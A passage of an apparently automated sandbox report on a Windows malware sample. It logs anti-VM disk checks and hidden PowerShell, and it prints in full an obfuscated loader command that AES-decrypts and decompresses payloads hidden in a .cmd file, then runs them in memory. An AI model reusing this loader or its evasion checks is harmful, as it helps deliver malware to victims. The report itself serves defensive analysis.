Commandline:	findstr /i /c:"DADY HARDDISK" /c:"WDS100T2B0A" /c:"QEMU HARDDISK"
Imagebase:	0x7ff624f90000
File size:	36'352 bytes
MD5 hash:	804A6AE28E88689E0CF1946A6CB3FEE5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
stdin	0	8192	success or wait	1	7FF624F93D0A	ReadFile
stdin	0	8192	success or wait	1	7FF624F93F0C	ReadFile
stdin	0	8192	pipe broken	1	7FF624F93F0C	ReadFile

Analysis Process: WMIC.exe PID: **5968**, Parent PID: **6332**

General

Target ID:	4
Start time:	03:42:00
Start date:	04/10/2024
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic diskdrive get Manufacturer,Model
Imagebase:	0x7ff78ee20000
File size:	576'000 bytes
MD5 hash:	C37F2F4F4B3CD128BDABCAEB2266A785
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: findstr.exe PID: **3808**, Parent PID: **6332**

General

Target ID:	5
Start time:	03:42:00
Start date:	04/10/2024
Path:	C:\Windows\System32\findstr.exe
Wow64 process (32bit):	false
Commandline:	findstr /i /c:"BOCHS_" /c:"BXPC___" /c:"QEMU" /c:"VirtualBox"
Imagebase:	0x7ff624f90000
File size:	36'352 bytes
MD5 hash:	804A6AE28E88689E0CF1946A6CB3FEE5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
stdin	0	8192	success or wait	1	7FF624F93D0A	ReadFile
stdin	0	8192	success or wait	1	7FF624F93F0C	ReadFile
stdin	0	8192	pipe broken	1	7FF624F93F0C	ReadFile

Analysis Process: cmd.exe PID: **2596**, Parent PID: **6332**

General

Target ID:	6
Start time:	03:42:02
Start date:	04/10/2024
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /c echo function Rgueq($eXEDy){ $HKJEc=[System.Security.Cryptography.Aes]::Create(); $HKJEc.Mode=[System.Security.Cryptography.CipherMode]::CBC; $HKJEc.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7; $HKJEc.Key=[System.Convert]::FromBase64String('/Ali2v8PJeAtW7Ez9DIBWBzxD0zIlyoV/CL0FcnA0lQ='); $HKJEc.IV=[System.Convert]::FromBase64String('VZVM+EzOQl4yXpCtgZwmdA=='); $HipTi=$HKJEc.CreateDecryptor(); $ioqgE=$HipTi.TransformFinalBlock($eXEDy, 0, $eXEDy.Length); $HipTi.Dispose(); $HKJEc.Dispose(); $ioqgE;}function qVeuI($eXEDy){ Invoke-Expression '$Vcvep=New-Object blckSblckyblcksblcktblckeblckmblck.blckIblckOblck.blckMblckeblckmblckoblckrblckyStblckrblckeblckamblck(,$eXEDy);'.Replace('blck', ''); Invoke-Expression '$MxJbU=New-Object blckSblckyblcksblcktblckeblckm.blckIblckOblck.Mblckeblckmblckoblckrblckyblck Sblcktblckrblckeblckablckmblck;'.Replace('blck', ''); Invoke-Expression '$mnyLH=New-Object Sblckyblcksblcktblckeblckmblck.blckIblckOblck.blckCblckoblckmblckpblckrblckeblckssblckioblcknblck.GblckZiblckpblckSblcktblckrblckeblckablckmblck($Vcvep, [blckIblckOblck.blckCblckoblckmblckpblckrblckeblcksblcksblckiblckoblcknblck.blckCblckoblckmblckpblckrblckeblcksblcksblckiblckoblcknblckMblckoblckdblckeblck]::Dblckecblckomblckprblckesblcks);'.Replace('blck', ''); $mnyLH.CopyTo($MxJbU); $mnyLH.Dispose(); $Vcvep.Dispose(); $MxJbU.Dispose(); $MxJbU.ToArray();}function cOeZm($eXEDy,$gMyOP){ Invoke-Expression '$ucFsW=blck[blckSblckyblcksblcktblckeblckmblck.blckRblckeblckfblcklblckeblckcblcktblckiblckoblcknblck.blckAblcksblcksblckeblckmblckbblcklblckyblck]blck::blckLblckoblckablckdblck([byte[]]$eXEDy);'.Replace('blck', ''); Invoke-Expression '$tEhqK=$ucFsW.blckEblcknblcktblckrblckyblckPblckoblckiblcknblcktblck;'.Replace('blck', ''); Invoke-Expression '$tEhqK.blcklblcknblckvblckoblckkblckeblck(blck$blcknblckublcklblcklblck, $gMyOP)blck;'.Replace('blck', '');}$tVqDd = 'C:\Users\user\Desktop\1.cmd';$host.UI.RawUI.WindowTitle = $tVqDd;$kJvvr=[System.IO.File]::ReadAllText($tVqDd).Split([Environment]::NewLine);foreach ($ghynT in $kJvvr) { if ($ghynT.StartsWith(':: ')) { $EnVTr=$ghynT.Substring(3); break; }}$ULNbJ=[string[]]$EnVTr.Split('\');Invoke-Expression '$hDTZf=qVeuI (Rgueq (blck[blckCblckoblcknblckvblckeblckrblcktblck]blck:blck:blckFblckrblckoblckmblckBblckablcksblckeblck6blck4blckSblcktblckrblckiblcknblckgblck($ULNbJ[0])));'.Replace('blck', '');Invoke-Expression '$TlMGz=qVeuI (Rgueq (blck[blckCblckoblcknblckvblckeblckrblcktblck]blck:blck:blckFblckrblckoblckmblckBblckablcksblckeblck6blck4blckSblcktblckrblckiblcknblckgblck($ULNbJ[1])));'.Replace('blck', '');cOeZm $hDTZf (,[string[]] (''));cOeZm $TlMGz (,[string[]] (''));
Imagebase:	0x7ff7183f0000
File size:	289'792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **1284**, Parent PID: **6332**

General

Target ID:	7
Start time:	03:42:02
Start date:	04/10/2024
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -WindowStyle Hidden
Imagebase:	0x7ff788560000
File size:	452'608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C: \Users\user\AppData\Local\Temp__PSScriptPolicyTest_squa0cl3.qra.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9DB517F	CreateFileW
C: \Users\user\AppData\Local\Temp__PSScriptPolicyTest_3bbo2kri.le0.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9DB517F	CreateFileW
C: \Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDFAEB797B	unknown
C: \Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDFAEB797B	unknown
C: \Users\user\Documents\20241004	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFDF9DB0A4E	CreateDirectoryW
C: \Users\user\Documents\20241004\PowerShell_transcript.128757.UJcpkVmk.20241004034203.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9DB517F	CreateFileW
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown

File Path		Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:	\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C:	\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C:	\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C:	\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C:	\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C:	\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C:	\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFDF6FADB8F	unknown
C:	\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFDF6FADB8F	unknown
C:	\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C:	\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C:	\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C:	\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C:	\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6FADB8F	unknown
C: \Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9DB517F	CreateFileW
C: \Windows\$rbx-onimai2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFDF9DB0A4E	CreateDirectoryW
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FFDFA44008B	CopyFileW
C: \Windows\$rbx-onimai2\$rbx-CO2.bat\:Zone.Identifier: $DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	7FFDFA44008B	CopyFileW
C: \Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFDFB2B7F34	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp__PScriptPolicyTest_squa0cl3.qra.ps1	success or wait	1	7FFDF9DAA731	DeleteFileW
C: \Users\user\AppData\Local\Temp__PScriptPolicyTest_3bbo2kri.le0.psm1	success or wait	1	7FFDF9DAA731	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp__PScriptPolicyTest_squa0cl3.qra.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9DAC9C8	WriteFile
C: \Users\user\AppData\Local\Temp__PScriptPolicyTest_3bbo2kri.le0.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9DAC9C8	WriteFile
\Device\Null	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFDF9DAC9C8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\Null	141	141	0d 0a 0d 0a 50 53 20 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 44 65 73 6b 74 6f 70 3e 20 66 75 6e 63 74 69 6f 6e 20 52 67 75 65 71 28 24 65 58 45 44 79 29 7b 09 24 48 4b 4a 45 63 3d 5b 53 79 73 74 65 6d 2e 53 65 63 75 72 69 74 79 2e 43 72 79 70 74 6f 67 72 61 70 68 79 2e 41 65 73 5d 3a 3a 43 72 65 61 74 65 28 29 3b 09 24 48 4b 4a 45 63 2e 4d 6f 64 65 3d 5b 53 79 73 74 65 6d 2e 53 65 63 75 72 69 74 79 2e 43 72 79 70	**C:** \Users\user\Desktop> function Rgueq($eXEDy) {$HKJEc= [System.Security.Cryptography.Aes]::Create();$HKJEc.Mode= [System.Security.Cryp	success or wait	1	7FFDF9DAC9C8	WriteFile
\Device\Null	143	2	0d 0a		success or wait	1	7FFDF9DAC9C8	WriteFile
\Device\Null	145	2	50 53	PS	success or wait	1	7FFDF9DAC9C8	WriteFile
C: \Users\user\Documents\20241004\PowerShell_transcript.128757.UJcpkVmk.20241004034203.txt	0	3	ff		success or wait	1	7FFDF9DAC9C8	WriteFile
C: \Users\user\Documents\20241004\PowerShell_transcript.128757.UJcpkVmk.20241004034203.txt	3	571	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 34 31 30 30 34 30 33 34 32 30 33 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 4a 4f 4e 45 53 2d 50 43 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 4a 4f 4e 45 53 2d 50 43 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 31 32 38 37 35 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 39 30 34 35 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72 73 68 65 6c 6c 2e 65 78 65 20 2d 57 69 6e	**User:** user-PC\userConfiguration **Name:** **Machine:** 128757 (Microsoft Windows NT 10.0.19045.0)Host **Application:** powershell.exe -Win	success or wait	13	7FFDF9DAC9C8	WriteFile
\Device\Null	172	27	66 75 6e 63 74 69 6f 6e 20 52 67 75 65 71 28 24 65 58 45 44 79 29 7b 09 24 48 4b	function Rgueq($eXEDy) {$HK	success or wait	1	7FFDF9DAC9C8	WriteFile
\Device\Null	173	1	75	u	success or wait	2658	7FFDF9DAC9C8	WriteFile
\Device\Null	2831	1	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFDF9DAC9C8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 fd 29 f4 fd 7a fd 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE)zSC :\Program Files\WindowsPowerShell \Modules\PowerShellGet\ 1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scr iptFileInfoPublish-ModuleInstall-scr<wbr>ipt	success or wait	1	7FFDF9DAC9C8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	65 72 74 46 72 6f 6d 2d 4a 73 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 79 70 65 44 61 74 61 08 00 00 00 0c 00 00 00 4f 75 74 2d 47 72 69 64 56 69 65 77 08 00 00 00 12 00 00 00 43 6f 6e 76 65 72 74 46 72 6f 6d 2d 53 74 72 69 6e 67 08 00 00 00 16 00 00 00 43 6f 6e 76 65 72 74 46 72 6f 6d 2d 53 64 64 6c 53 74 72 69 6e 67 02 00 00 00 0a 00 00 00 47 65 74 2d 4d 65 6d 62 65 72 08 00 00 00 0d 00 00 00 53 65 6c 65 63 74 2d 4f 62 6a 65 63 74 08 00 00 00 13 00 00 00 47 65 74 2d 45 76 65 6e 74 53 75 62 73 63 72 69 62 65 72 08 00 00 00 0f 00 00 00 43 6f 6e 76 65 72 74 46 72 6f 6d 2d 43 73 76 08 00 00 00 0e 00 00 00 44 65 62 75 67 2d 52 75 6e 73 70 61 63 65 08 00 00 00 09 00 00 00 4e 65 77 2d 41 6c 69 61 73 08 00 00 00 11 00 00 00 49 6e 76 6f 6b 65 2d 57 65 62 52	ertFrom-JsonGet-TypeDataOut-GridViewConvertFrom-StringConvertFrom-SddlStringGet-MemberSelect-ObjectGet-EventSubscriberConvertFrom-CsvDebug-RunspaceNew-AliasInvoke-WebR	success or wait	1	7FFDF9DAC9C8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	1521	32 2e 30 2e 30 5c 50 53 52 65 61 64 6c 69 6e 65 2e 70 73 64 31 06 00 00 00 15 00 00 00 50 53 43 6f 6e 73 6f 6c 65 48 6f 73 74 52 65 61 64 4c 69 6e 65 02 00 00 00 14 00 00 00 47 65 74 2d 50 53 52 65 61 64 4c 69 6e 65 4f 70 74 69 6f 6e 08 00 00 00 18 00 00 00 53 65 74 2d 50 53 52 65 61 64 4c 69 6e 65 4b 65 79 48 61 6e 64 6c 65 72 08 00 00 00 18 00 00 00 47 65 74 2d 50 53 52 65 61 64 4c 69 6e 65 4b 65 79 48 61 6e 64 6c 65 72 08 00 00 00 14 00 00 00 53 65 74 2d 50 53 52 65 61 64 4c 69 6e 65 4f 70 74 69 6f 6e 08 00 00 00 1b 00 00 00 52 65 6d 6f 76 65 2d 50 53 52 65 61 64 4c 69 6e 65 4b 65 79 48 61 6e 64 6c 65 72 08 00 00 00 fd fd fd fd fd fd 64 68 fd 7a fd 08 fd 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73	2.0.0\PSReadline.psd1PSConsoleHostReadLineGet-PSReadLineOptionSet-PSReadLineKeyHandlerGet-PSReadLineKeyHandlerSet-PSReadLineOptionRemove-PSReadLineKeyHandlerdhzC:\Program Files (x86)\Windows	success or wait	1	7FFDF9DAC9C8	WriteFile
C:\Windows\$rbx-onimai2\$rbx-CO2.bat	0	524288	40 65 63 68 6f 20 6f 66 66 0d 0a 25 5e 25 40 25 4b 68 6c 51 59 58 63 66 6c 42 4e 6c 44 52 6e 6a 57 79 43 74 7a 55 4d 62 56 64 69 68 73 66 48 47 6f 41 47 4e 54 45 4a 65 4c 5a 4e 4c 71 4d 62 4c 6c 58 50 61 6c 77 71 50 76 6a 55 56 4f 55 4d 66 54 67 57 63 6c 7a 70 72 4f 78 48 7a 67 61 4b 69 63 78 57 76 70 48 75 53 6b 51 73 4b 4a 4f 70 51 6e 49 53 6a 51 59 41 4c 48 79 6c 4e 4f 51 4a 75 7a 4d 53 72 59 71 51 6c 4c 64 53 75 68 46 49 61 68 52 6d 79 69 41 73 64 57 6b 4f 52 76 48 65 74 68 58 6b 58 56 59 52 57 53 47 79 4e 66 66 44 63 50 6c 47 58 45 6b 6d 59 74 50 76 4e 43 59 50 65 5a 7a 6e 6b 75 4c 65 6a 5a 71 47 42 63 46 59 51 48 4c 63 6b 25 25 5e 25 65 25 68 50 57 4c 6d 44 67 43 65 74 54 51 74 4f 47 53 74 49 64 67 77 58 6f 45 4b 56 4f 52 45 67 52 57 45 64 52 4a 71	@echo off%^%@%KhlQYXcflBNlDRnjWyCtzUMbVdihsfHGoAGNTEJeLZNLqMbLlXPalwqPvjUVOUMfTgWclzprOxHzgaKicxWvpHuSkQsKJOpQnlSjQYALHylNOQJuzMSrYqQlLdSuhFlahRmyiAsdWkORvHethXkXVYRWSGyNffDcPlGXEkmYtPvNCYPeZznkuLejZqGBcFYQHLck%%^%e%hPWLmDgCetTQtOGStldgwXoEKVOREgRWEdRJq	success or wait	10	7FFDFA44008B	CopyFileW
C:\Windows\$rbx-onimai2\$rbx-CO2.bat:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	7FFDFA44008B	CopyFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 12 00 00 00 fd 01 00 00 13 00 00 00 fd 01 fd 00 fd 00 fd 00 00 00 00 00 00 fd 00 0f 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFDFB4044D9	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 40 2d fd fd 17 fd 66 fd 4a fd 7c 18 37 68 38 fd fd 2d 00 00 00 0e 00 1f 00	H@-fJ|7h8-	success or wait	20	7FFDFB4044D9	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive	104	31	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 73 68 65 6c 6c 2e 50 53 52 65 61 64 6c 69 6e 65	Microsoft.Powershell.PSReadline	success or wait	20	7FFDFB4044D9	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive	135	1	00		success or wait	13	7FFDFB4044D9	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive	1312	4	73 02 00 00	s	success or wait	1	7FFDFB4044D9	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive	1316	1732	74 02 00 00 76 02 00 00 77 02 00 00 79 02 00 00 fd 04 00 00 0e 0e fd 00 fd 00 40 00 06 00 40 00 14 00 40 00 fd 03 40 00 fd 03 40 00 11 00 40 00 fd 03 40 00 0f 0c fd 00 10 0c fd 00 0f 0e fd 00 0b 00 40 0e 6a 00 40 0e fd 00 40 0e fd 00 40 0e fd 00 40 0e fd 00 40 0e 4d 01 40 0e 41 01 40 0e 48 01 40 0e 4f 08 40 0e 4e 08 40 0e 4f 01 40 0e 51 01 40 0e 52 01 40 0e 53 01 40 0e 25 03 40 0e 14 03 40 0e 38 07 40 0e fd 07 40 0e 33 07 40 0e 28 05 40 0e fd 04 40 0e 44 01 40 0e 50 01 40 0e 4e 01 40 0e fd 04 40 0e fd 04 40 0e 38 05 40 0e 37 05 40 0e 40 05 40 0e fd 04 40 0e 42 05 40 0e 1b 09 40 0e 33 05 40 0e fd 06 40 0e 1c 09 40 0e 1d 09 40 0e 1a 09 40 0e fd 04 40 0e fd 03 40 0e 27 03 40 0e 45 01 40 0e 2f 05 40 0e 20 03 40 0e 00 01 40 0e 10 01 40 0e 14 01 00 0e 16 01 00	tvwy@@@@@@@@j@@@@@M@A@H@O@N@O@Q@R@S@%@@8@@3@(@@D@P@N@@@8@7@@@@B@@3@@@@@@@'@E@/@@@@	success or wait	1	7FFDFB4044D9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFAE96FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFAE96FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFAE96FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFAE96FE3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\b8493bec853ac702d2188091d76ccffa\mscorlib.ni.dll.aux	0	176	success or wait	1	7FFDFAE65F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFAE8F056	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFAE8F056	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFAE8F056	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFAE8F056	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\0827b790b8e74d0d12643297a812ae07\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	0	1248	success or wait	1	7FFDFAE65F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\b187b7f31cee3e87b56c8edca55324e0\System.ni.dll.aux	0	620	success or wait	1	7FFDFAE65F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\31326613607f69254f3284ec964796c8\System.Core.ni.dll.aux	0	900	success or wait	1	7FFDFAE65F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\27947b366dfb4feddb2be787d72ca90d\System.Management.Automation.ni.dll.aux	0	2764	success or wait	1	7FFDFAE65F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFAE96FE3	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFAE96FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFAE96FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFAE96FE3	unknown
